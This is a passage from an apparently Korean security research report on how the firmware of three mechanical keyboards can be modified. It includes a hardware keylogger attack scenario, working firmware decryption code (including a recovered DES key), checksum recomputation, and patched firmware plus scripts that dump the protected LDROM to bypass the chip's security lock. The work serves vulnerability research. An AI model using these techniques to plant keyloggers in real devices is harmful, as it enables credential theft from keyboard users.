[22:12:26] <, standard request to device (GET_DESCRIPTOR: value=CONFIGURATION descriptor (index=0x00), index=0, length=59)
[22:12:26] <: b'\t\x02;\x00\x02\x01\x00\xa0\xfa\t\x04\x00\x00\x01\x03\x01\x01\x03\t!\x10\x01\x00\x01"?\x00\x07\x05\x81\x03\x08\x00\x01\t\x0
-- Storing configuration <USBConfiguration index=1 num_interfaces=2 attributes=0xA0 max_power=500mA> --
[22:12:26] <, standard request to device (GET_DESCRIPTOR: value=STRING descriptor (index=0x00), index=0, length=255)
[22:12:26] <: ฑ
[22:12:26] <, standard request to device (GET_DESCRIPTOR: value=STRING descriptor (index=0x02), index=409, length=255)
[22:12:26] <: Ḍeck 87 Francium
[22:12:26] <, standard request to device (GET_DESCRIPTOR: value=STRING descriptor (index=0x01), index=409, length=255)
[22:12:26] <: Ḥeng Yu Technology
```

[그림 3-16. 리눅스에서 USB Descriptor 요청 동작]



[그림 3-17. MacOS에서 USB Descriptor 요청 동작]



[그림 3-18. Windows에서 USB Descriptor 요청 동작]

Mac OS 에서는 Qulifier Descriptor 요청을 하지 않는 반면 Linux 와 Windows 에서는 한다. Linux 에서는 Qulifier Descriptor 요청 실패 시 (즉. Stall 발생 시)최대 3 회 까지 다시 요청하는 로직이 구현되어 있지만 Windows 는 그렇지 않다.

한편 Descriptor 요청 순서 또한 다른데 Device Descriptor 요청 이후 Qulifier, Configuration, String Descriptor 순으로 요청이 이루어지면 Linux OS 로, Configuration, String, Qulifier Descriptor 순으로 요청이 이루어지면 Windows OS 로, Qulifier Descriptor 요청 없이 String, Configuration Descriptor 순으로 요청이 이루어지면 Mac OS 라 판단할 수 있다.

3.2.3. 시나리오 2 상세

본 시나리오에서는 사용자의 키 입력을 키보드의 저장공간에 저장하고, 악성 펌웨어를 만든 해커에게 저장된 키 입력을 전송한다. 이러한 키 입력을 기록하는 것을 키 로거라고 하며 키 로거는 소프트웨어 키 로거와 하드웨어 키 로거로 나뉜다. 본 시나리오에서 키보드 메모리에 키 입력을 저장하기 때문에 하드웨어 키 로거방식이다. 하드웨어 키 로깅은 백신 프로그램으로 잡을 수 없기 때문에 소프트웨어적인 방식보다 훨씬 위험하다.

이러한 하드웨어 키 로거를 이용해 사용자의 계정 비밀번호 같은 크리덴셜 정보를 저장하고 해커에게 이 정보가 전송된다면 심각한 위험을 초래할 수 있다. 그러나 키보드의 메모리가 4KB ~ 20KB 정도밖에 되지 않는 작은 공간이라 충분한 정보를 담기 힘들다.

4. 연구 내용


4.1. 펌웨어 변조 가능성 분석 결과

각 키보드별 펌웨어를 분석해 변조가 가능한지 살펴보았다.

4.1.1. Deck CBL-87XN

가장 먼저 분석한 키보드는 Deck 의 CBL-87XN 키보드이다. 펌웨어가 분석 도구로 바로 분석할 수 없는 형태였는데, 펌웨어 파일의 entropy 가 4.82404 로 높지 않은 점 등을 고려할 때 암호화 방식이 복잡하지 않을 거라 예상하였다. 펌웨어 업데이터를 분석하였을 때, 연결된 키보드에 호환되는 펌웨어인지 파악하기 위해 10 바이트만큼을 복호화하는 로직이 있었는데, 이 로직을 펌웨어 파일 전체에 적용하여 전체 펌웨어를 복호화에 성공하였다.

[그림 4-1]은 펌웨어의 복호화 과정 중 일부이고, **[그림 4-2]**는 이를 바탕으로 구현한 복호화 코드이다.



[그림 4-1. USB_FD.exe 펌웨어 업데이터 코드 중 펌웨어 복호화 과정 일부]

```python
import sys

data = open(sys.argv[1], "rb").read()
result = bytes(map(lambda x:  (((x << 4) | (x >> 4))&0xff) ^ 0xff, data))
open(sys.argv[1] + "-dec", "wb").write(result)
```

[그림 4-2. Deck CBL-87XN 펌웨어 복호화 구현 코드]

구현한 복호화 코드를 이용해 복호화된 펌웨어는 **[그림 4-4]**와 같이 나타난다.

(87XN)L2226V301.bin

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	F3	EE	FF	FD	A2	FF	FF	FF	A0	FF	FF	FF	80	FF	FF	FF	óîÿý¢ÿÿÿ ÿÿÿ€ÿÿÿ
00000010	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000020	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	60	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿ`ÿÿÿ
00000030	FF	FF	FF	FF	FF	FF	FF	FF	40	FF	FF	FF	20	FF	FF	FF	ÿÿÿÿÿÿÿÿ@ÿÿÿ ÿÿÿ
00000040	00	FF	FF	FF	00	FF	FF	FF	00	FF	FF	FF	00	FF	FF	FF	.ÿÿÿ.ÿÿÿ.ÿÿÿ.ÿÿÿ
00000050	67	2E	FF	FF	00	FF	FF	FF	00	FF	FF	FF	00	FF	FF	FF	g.ÿÿ.ÿÿÿ.ÿÿÿ.ÿÿÿ
00000060	E5	1B	FF	FF	20	1B	FF	FF	00	FF	FF	FF	00	FF	FF	FF	å.ÿÿ .ÿÿ.ÿÿÿ.ÿÿÿ
00000070	00	FF	FF	FF	00	FF	FF	FF	00	FF	FF	FF	00	FF	FF	FF	.ÿÿÿ.ÿÿÿ.ÿÿÿ.ÿÿÿ
00000080	00	FF	FF	FF	00	FF	FF	FF	00	FF	FF	FF	00	FF	FF	FF	.ÿÿÿ.ÿÿÿ.ÿÿÿ.ÿÿÿ
00000090	00	FF	FF	FF	00	FF	FF	FF	00	FF	FF	FF	2A	0B	FF	FF	.ÿÿÿ.ÿÿÿ.ÿÿÿ*.ÿÿ
000000A0	00	FF	FF	FF	00	FF	FF	FF	00	FF	FF	FF	00	FF	FF	FF	.ÿÿÿ.ÿÿÿ.ÿÿÿ.ÿÿÿ
000000B0	00	FF	FF	FF	00	FF	FF	FF	00	FF	FF	FF	00	FF	FF	FF	.ÿÿÿ.ÿÿÿ.ÿÿÿ.ÿÿÿ


[그림 4-3. 암호화된 펌웨어]

L2226V301_dec.bin

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	C0	11	00	20	D5	00	00	00	F5	00	00	00	F7	00	00	00	À.. Õ...õ...÷...
00000010	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	F9	00	00	00	............ù...
00000030	00	00	00	00	00	00	00	00	FB	00	00	00	FD	00	00	00	........û...ý...
00000040	FF	00	00	00	FF	00	00	00	FF	00	00	00	FF	00	00	00	ÿ...ÿ...ÿ...ÿ...
00000050	89	1D	00	00	FF	00	00	00	FF	00	00	00	FF	00	00	00	‰...ÿ...ÿ...ÿ...
00000060	A1	4E	00	00	FD	4E	00	00	FF	00	00	00	FF	00	00	00	¡N..ýN..ÿ...ÿ...
00000070	FF	00	00	00	FF	00	00	00	FF	00	00	00	FF	00	00	00	ÿ...ÿ...ÿ...ÿ...
00000080	FF	00	00	00	FF	00	00	00	FF	00	00	00	FF	00	00	00	ÿ...ÿ...ÿ...ÿ...
00000090	FF	00	00	00	FF	00	00	00	FF	00	00	00	5D	4F	00	00	ÿ...ÿ...ÿ...]O..
000000A0	FF	00	00	00	FF	00	00	00	FF	00	00	00	FF	00	00	00	ÿ...ÿ...ÿ...ÿ...
000000B0	FF	00	00	00	FF	00	00	00	FF	00	00	00	FF	00	00	00	ÿ...ÿ...ÿ...ÿ...

[그림 4-4. 복호화된 펌웨어]


펌웨어의 가장 마지막 부분에서 4바이트로 되어있는 Checksum 값이 있음을 확인했다. 펌웨어를 변조하면 Checksum 을 다시 계산해 넣어주어야 한다. Checksum 을 구하는 방법은 많이 사용되는 방법을 추측하여 계산했고, **[그림 4-6]**에 나와 있는 코드와 같이 추측한 방법으로 변조된 펌웨어의 Checksum 을 다시 계산하여 적용했다. 해당 방법으로 계산된 Checksum 이 있는 펌웨어를 키보드에 올렸을 때 문제없이 동작했기 때문에 이 방법이 정확했음을 알 수 있다.




[그림 4-5. 펌웨어 끝부분에 있는 Checksum]

```python
from struct import pack, unpack
u32 = lambda x: unpack("<I", x)[0]

def main():
    f = open("L2226V301.bin-dec", "rb")
    data = f.read()
    f.close()

    result = -1

    for i in range(0, len(data)-4, 4):
      result += u32(data[i:i+4])

    result &= 0xffffffff
    result ^= 0xffffffff

    print(hex(result))
if __name__ == '__main__':
  main()
```

[그림 4-6. Checksum 계산 구현 코드]




[그림 4-7. 원본 펌웨어]



[그림 4-8. 변조된 펌웨어]

5 BLOCK DIAGRAM

5.1 NuMicro® NUC123 Block Diagram



[그림 4-9. NUC123 메모리 구조]

펌웨어가 플래싱되는 영역은 APROM 영역이고, 임의의 펌웨어를 플래싱할 수 있다. 그러나 우리가 변조한 펌웨어가 제대로 동작하는지 확인하기 위해 디버깅이 필요한데, Security LOCK 이 설정되어 있어 디버깅이 불가능하다.

2.1 Associated Registers

Nuvoton provides a function for the NuMicro®-M0/M4 to lock the chip securely by means of the user configuration register, Config0[1], LOCK bit. As shown in Table 2-1, if the LOCK bit is set as 0, user can only get the chip's data in Config0 and Config1 through Nuvoton's ICP programming tool, NuGang programmer, or a third party programming tool, and the other data in flash will be shown as 0xFFFF_FFFF.

Config0 (Address = 0x0030_0000)

31	30	29	28	27	26	25	24
CWDTEN[2]	CWDTPDEN	Reserved		CGPFMFP	CFOSC		
23	22	21	20	19	18	17	16
CBODEN	CBOV		CBORST	Reserved			
15	14	13	12	11	10	9	8
Reserved					CIOINI	Reserved	
7	6	5	4	3	2	1	0
CBS		Reserved	CWDTE[1:0]		DFVSEN	LOCK	DFEN

[1]	LOCK	Security Lock 0 = Flash data is locked. 1 = Flash data is not locked. When flash data is locked, only device ID, CONFIG0 and CONFIG1 can be read by writer and ICP through serial debug interface. Others data is locked as 0xFFFFFFFF. ISP can read data anywhere regardless of LOCK bit value. User need to erase whole chip by ICP/Writer tool or erase user configuration by ISP to unlock.

Table 2-1 LOCK Bit in Config0 Register

[그림 4-10. NUC123의 Associated Register의 데이터 시트]

펌웨어를 디버깅하기 위해서는 APROM 영역과 더불어 LDROM 영역도 추출하고 플래시 메모리를 다시 써야 한다. 따라서 제공된 펌웨어를 변조하여, LDROM 영역을 SRAM 에 읽어 Control Transfer 로 전송하는 코드를 삽입하고 플래싱 하여 LDROM 을 추출하였다. 이후 플래시메모리를 다시 써 Security LOCK 을 끄고 디버깅하였다.

Pseudocode-A

```
1  int __fastcall sub_5C90(char *buf, int size)
2  {
3    int v3; // r6
4    int v4; // r0
5
6    v3 = (unsigned __int8)*buf;
7    if ( buf[1] == 2 )
8      v3 = (unsigned __int8)buf[2];
9    if ( buf == byte_6EA5 )
10     v3 = 53;
11   if ( buf == byte_6E66 )
12     v3 = 63;
13   if ( buf == byte_6EDA )
14     v3 = 131;
15   if ( v3 > size )
16     v3 = size;
17   v4 = USBD_USB_CFG1_0x518;
18   USBD_USB_CFG1_0x518 = (v4 & 0xFFFFFF7F) + 128;
19   return send_descriptor(1, (int)buf, v3);
20 }
```

[그림 4-11. 원본 펌웨어]

```
1  void __fastcall sub_9000(char *buf, int size)
2  {
3    int real_size; // r6
4    int v4; // r0
5    int i; // r7
6    int v6; // r0
7
8    real_size = (unsigned __int8)*buf;
9    if ( buf[1] == 2 )
10     real_size = (unsigned __int8)buf[2];
11   if ( buf == (char *)buf_sram )
12   {
13     real_size = size;
14     GCR_REGWRPROT = 0x59;
15     GCR_REGWRPROT = 0x16;
16     GCR_REGWRPROT = 0x88;
17     v4 = FMC_ISPCON;
18     FMC_ISPCON = v4 | 1;
19     for ( i = 0; i != 1024; ++i )
20     {
21       FMC_ISPCMD = 0;
22       FMC_ISPADR = i * 4 + 0x100000;
23       FMC_ISPTRG = 1;
24       __isb(0);
25       while ( FMC_ISPTRG )
26         ;
27       buf_sram[i] = FMC_ISPDAT;
28     }
29   }
30   if ( buf == byte_6EA5 )
31     real_size = 53;
32   if ( buf == byte_6E66 )
33     real_size = 63;
34   if ( buf == byte_6EDA )
35     real_size = 131;
36   if ( real_size > size )
37     real_size = size;
38   v6 = USBD_USB_CFG1_0x518;
39   USBD_USB_CFG1_0x518 = (v6 & 0xFFFFFF7F) + 128;
40   send_descriptor(1, buf, real_size);
41 }
```

[그림 4-12. 변조된 펌웨어]

```
def main():
    usbdev = setup_device()
    usbdev.reset()

    try:
        usbdev.set_configuration()
    except:
        pass

    ctrl_req = {
            'bmRequestType': 0x81,
            'bRequest': 0x06,
            'wValue': 0x2100,
            'wIndex': 0x01,
            'data_or_wLength': 4096
    }

    data = usbdev.ctrl_transfer(**ctrl_req,  timeout=5000)
    data = bytearray(data)

    print(len(data))
    print()

    for i in range(0, len(data)):
        print("%02x "%(data[i]), end='')
    print()

    f = open("ldrom.bin", "wb")
    f.write(data)
    f.close()
```

[그림 4-13. LDROM을 추출하는 코드 (Deck)]

4.1.2. Hansung GK893B

한성 키보드의 펌웨어도 암호화가 되어있었다. 펌웨어 파일을 분석해 보았을 때, 문자열이 8 의 배수 길이로 반복되고 특정 문자열이 반복되는 것을 볼 수 있었다. 따라서 블록암호의 모드 중 ECB 모드를 사용한 것으로 추측했다. 가장 많이 출현한 4096DD959A3D2DFF 블록의 복호화 결과를 0000000000000000 로 가정하고, 암호 알고리즘을 DES 로 가정하여 암호키 7200000000000000 를 획득하였다. 이를 기반으로 코드를 작성하여 복호화에 성공하였다.

```python
import binascii
from Crypto.Cipher import DES
from struct import pack, unpack

u16_B = lambda x: unpack(">H", x)[0]

def main():
    with open("GK893B V1.0.25_20210702.bin", "r") as f:
        data = f.read().strip().split("₩n")

    block_dict = {}
    decryptor = DES.new(binascii.unhexlify("7200000000000000"), DES.MODE_ECB)
    result = b""

    for line in data:
        _len = int(line[1:3], 16)
        blocks = b"".join([decryptor.decrypt(binascii.unhexlify(line[b:b+16])) for b in range(3, len(line), 16)])

        size, offset, _type, data_block, checksum = blocks[0], u16_B(blocks[1:3]), blocks[3], blocks[4:_len-1], blocks[_len-1]
        calculated_checksum = ((sum(blocks[:_len-1]) ^ 0xff) + 1) & 0xff

        pad = blocks[_len:]

        print(_type)

        assert size == len(data_block)
        assert pad == b"₩x00" * len(pad)
        assert calculated_checksum == checksum

        if size == 16:
            print(offset, blocks)
            result += data_block


    with open("decrypted.bin", "wb") as f:
        f.write(result)

if __name__ == "__main__":
    main()
```


[그림 4-14. 펌웨어 복호화 구현 코드]

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	3A	30	37	39	33	44	34	34	37	36	38	38	30	43	39	37	:0793D4476880C97
00000010	44	38	43	0D	0A	3A	31	35	44	38	45	32	33	34	39	46	D8C..:15D8E2349F
00000020	31	30	30	44	43	38	33	33	38	42	30	37	45	39	39	39	100DC8338B07E999
00000030	34	36	46	31	42	37	32	39	45	41	30	43	43	32	35	43	46F1B729EA0CC25C
00000040	42	39	32	33	37	31	31	41	0D	0A	3A	31	35	39	34	37	B923711A..:15947
00000050	44	46	42	42	45	39	39	33	46	38	30	30	31	34	30	39	DFBBE993F8001409
00000060	36	44	44	39	35	39	41	33	44	32	44	46	46	31	36	45	6DD959A3D2DFF16E
00000070	39	43	43	38	42	33	44	44	30	35	39	46	34	0D	0A	3A	9CC8B3DD059F4..:
00000080	31	35	32	33	33	42	43	35	33	36	37	45	45	41	46	31	15233BC5367EEAF1
00000090	30	30	34	30	39	36	44	44	39	35	39	41	33	44	32	44	004096DD959A3D2D
000000A0	46	46	43	31	44	32	31	33	33	38	30	44	33	35	39	43	FFC1D213380D359C
000000B0	37	45	0D	0A	3A	31	35	41	43	34	36	44	34	43	46	32	7E..:15AC46D4CF2


[그림 4-15. 암호화된 펌웨어]

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   90 33 00 20 F1 00 00 00 11 01 00 00 D5 00 00 00  .3. ñ.......Õ...
00000010   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000020   00 00 00 00 00 00 00 00 00 00 00 00 15 01 00 00  ................
00000030   00 00 00 00 00 00 00 00 17 01 00 00 19 01 00 00  ................
00000040   1B 01 00 00 1B 01 00 00 1B 01 00 00 1B 01 00 00  ................
00000050   1B 01 00 00 1B 01 00 00 1B 01 00 00 1B 01 00 00  ................
00000060   01 4A 00 00 29 4A 00 00 3D 4A 00 00 1B 01 00 00  .J..)J..=J......
00000070   6D 4C 00 00 1B 01 00 00 1B 01 00 00 1B 01 00 00  mL..............
00000080   1B 01 00 00 1B 01 00 00 1B 01 00 00 1B 01 00 00  ................
00000090   1B 01 00 00 1B 01 00 00 1B 01 00 00 E1 4E 00 00  ............áN..
000000A0   1B 01 00 00 1B 01 00 00 1B 01 00 00 1B 01 00 00  ................
000000B0   1B 01 00 00 1B 01 00 00 1B 01 00 00 1B 01 00 00  ................
```

[그림 4-16. 복호화된 펌웨어]



[그림 4-17. 원본 펌웨어]



[그림 4-18. 변조된 펌웨어]

한성 키보드 또한 Security LOCK 이 설정되어 있었고, 디버깅하기 위해 Deck 과 같은 방법으로 LDROM 을 추출하고 LOCK 기능을 해제하였다.

```
LASH:00003BE2                 B               loc_3B94
LASH:00003BE4 ; ---------------------------------------------------------------
LASH:00003BE4
LASH:00003BE4 loc_3BE4                                ; CODE XREF: sub_398
LASH:00003BE4                 BL              sub_7BB0
LASH:00003BE8                 B               loc_3CD0
LASH:00003BEA ; ---------------------------------------------------------------
LASH:00003BEA
LASH:00003BEA loc_3BEA                                ; CODE XREF: sub_398
LASH:00003BEA                 MOVS            R0, #1
LASH:00003BEC                 B               loc_3BF0
LASH:00003BEE ; ---------------------------------------------------------------
LASH:00003BEE
LASH:00003BEE loc_3BEE                                ; CODE XREF: sub_398
LASH:00003BEE                 MOVS            R0, #2
LASH:00003BF0
LASH:00003BF0 loc_3BF0                                ; CODE XREF: sub_398
LASH:00003BF0                                         ; sub 3988+29A↓j ...
```

```
94        v38 = 1;
95  LABEL_104:
96        byte_20000066 = v38;
97        return sub_5CF8();
98      case 0xF5:
99  LABEL_106:
100       byte_20000067 = 0;
101       return sub_5CF8();
102     case 0xF6:
103       v35 = sub_1B94(&unk_20000C66);
104       sub_5C3C(v35);
105       if ( byte_200009C7 )
106         byte_200009C6 = byte_200009C7;
107       return sub_5CF8();
108     case 0xF9:
109       sub_7BB0();
110       return sub_5CF8();
111     case 0xFA:
```

[그림 4-19. 변조된 펌웨어 (1)]

```
int sub_7BB0()
{
  int v0; // r0
  int i; // r7
  int j; // r7
  int result; // r0

  GCR_REGWRPROT = 0x59;
  GCR_REGWRPROT = 0x16;
  GCR_REGWRPROT = 0x88;
  v0 = FMC_ISPCON;
  FMC_ISPCON = v0 | 1;
  for ( i = 0; i != 4096; i += 4 )
  {
    FMC_ISPCMD = 0;
    FMC_ISPADR = i + 0x100000;
    FMC_ISPTRG = 1;
    while ( FMC_ISPTRG )
      ;
    *(_DWORD *)&SRAM_Tmp[i] = FMC_ISPDAT;
  }
  for ( j = 3072; j != 4096; j += 64 )
    result = send_descriptor_candi_1(&SRAM_Tmp[j], 64);
  return result;
}
```

[그림 4-20. 변조된 펌웨어 (2)]

Deck 과는 다르게 함수에 Timeout 이 있어 4 번에 나눠서 LDROM 을 읽었다.

```
def main():
    usbdev = setup_device()
    usbdev.reset()

    usbdev.write(1, b"\x00\xf9" + b"\x00" * 62)
    read = b""

    for i in range(16):
        read += usbdev.read(0x82, 64)
        print(i, len(read))

    f = open("read.bin", "wb")
    f.write(read)
    f.close()


if __name__ == "__main__":
    main()
```

[그림 4-21. LDROM 을 추출하는 코드(Hansung)]

4.1.3. Varmilo VA87M

Varmilo VA87M 키보드는 펌웨어 업데이터가 .NET 으로 구현되어 있어서 디컴파일툴로 리버싱을 할 수 있었다. **[그림 4-22]**는 펌웨어 업데이터의 디컴파일된 코드 중 일부이며, 업데이터와 함께 제공된 MTP 파일을 불러오는 함수 *LoadMTPFile* 이다.

```
public int LoadMTPFile(string mtpPath)
{
  if (mtpPath.Equals(""))
    return -2;
  IntPtr file = DllQuote.CreateFile(mtpPath, 2147483648U, 1U, 0U, 3U, 128U, IntPtr.Zero);
  if (file == (IntPtr) -1)
  {
    Console.WriteLine("Load MTP Error:" + (object) DllQuote.GetLastError());
    DllQuote.CloseHandle(file);
    return -3;
  }
  uint num = DllQuote.GetFileSize(file, ref this.dwMtpFileSize) & uint.MaxValue;
  if (this.dwMtpFileSize == 0U)
    this.dwMtpFileSize = num;
  this.pMtpBuf = new byte[(IntPtr) this.dwMtpFileSize];
  uint lpNumberOfBytesRead = 0;
  HID_STRUCT.OVERLAPPED lpOverlapped = new HID_STRUCT.OVERLAPPED();
  DllQuote.ReadFile(file, this.pMtpBuf, this.dwMtpFileSize, ref lpNumberOfBytesRead, ref lpOverlapped);
  DllQuote.CloseHandle(file);
  return 0;
}
```

[그림 4-22. 펌웨어 업데이터 프로그램의 디컴파일된 코드 중 일부]

펌웨어 업데이터는 MTP 파일을 **[그림 4-22]**에 있는 *LoadMTPFile* 함수로 읽어와 파일의 내용을 pMtpBuf 변수에 저장한다.

```
...
switch (this.ispSetup.LoadMTPFile(this.mtpFilePath))
{
    ...
    this.ispSetup.LoadProgramData();
```

[그림 4-23. LoadMTPFile 이후 호출되는 LoadProgramData 함수]

LoadMTPFile 함수가 호출된 이후 *LoadProgramData* 함수가 호출되는데, 내부에서 *LoadProgData* 함수를 또다시 호출하는 것을 **[그림 4-24]**에서 볼 수 있다. 이때 앞에서 MTP 파일을 읽어와 저장해 둔 *pMtpBuf* 변수를 인자로 넘겨준다.

```
public int LoadProgramData()
{
    ...
    if (DllQuote.LoadProgdata(this.pMtpBuf, this.dwMtpFileSize, pProgramBuf,
                              ref wProgramSize, pOptionBuf, ref wOptionSize, pDataBuf, ref wDataSize) < 0)
    {
        Console.WriteLine("Load program data fail!");
        return -4;
    }
    ...
}
```

[그림 4-24. LoadProgramData 함수 내부에서 호출되는 LoadProgData 함수]

```
int __cdecl LoadProgdata(int pMtpBuf, int dwMtpSize, int pProgamBuf, _WORD *wProgramSize,
                         int pOptionBuf, int wOptionSize, int pDataBuf, int wDataSize)
{
  ...
  result = LoadProgdataEx(
             (char *)pMtpBuf,
             dwMtpSize,
             (_DWORD *)pProgamBuf,
             &local_programSize,
             (_DWORD *)pOptionBuf,
             (_WORD *)wOptionSize,
             (_DWORD *)pDataBuf,
             (_WORD *)wDataSize );
```

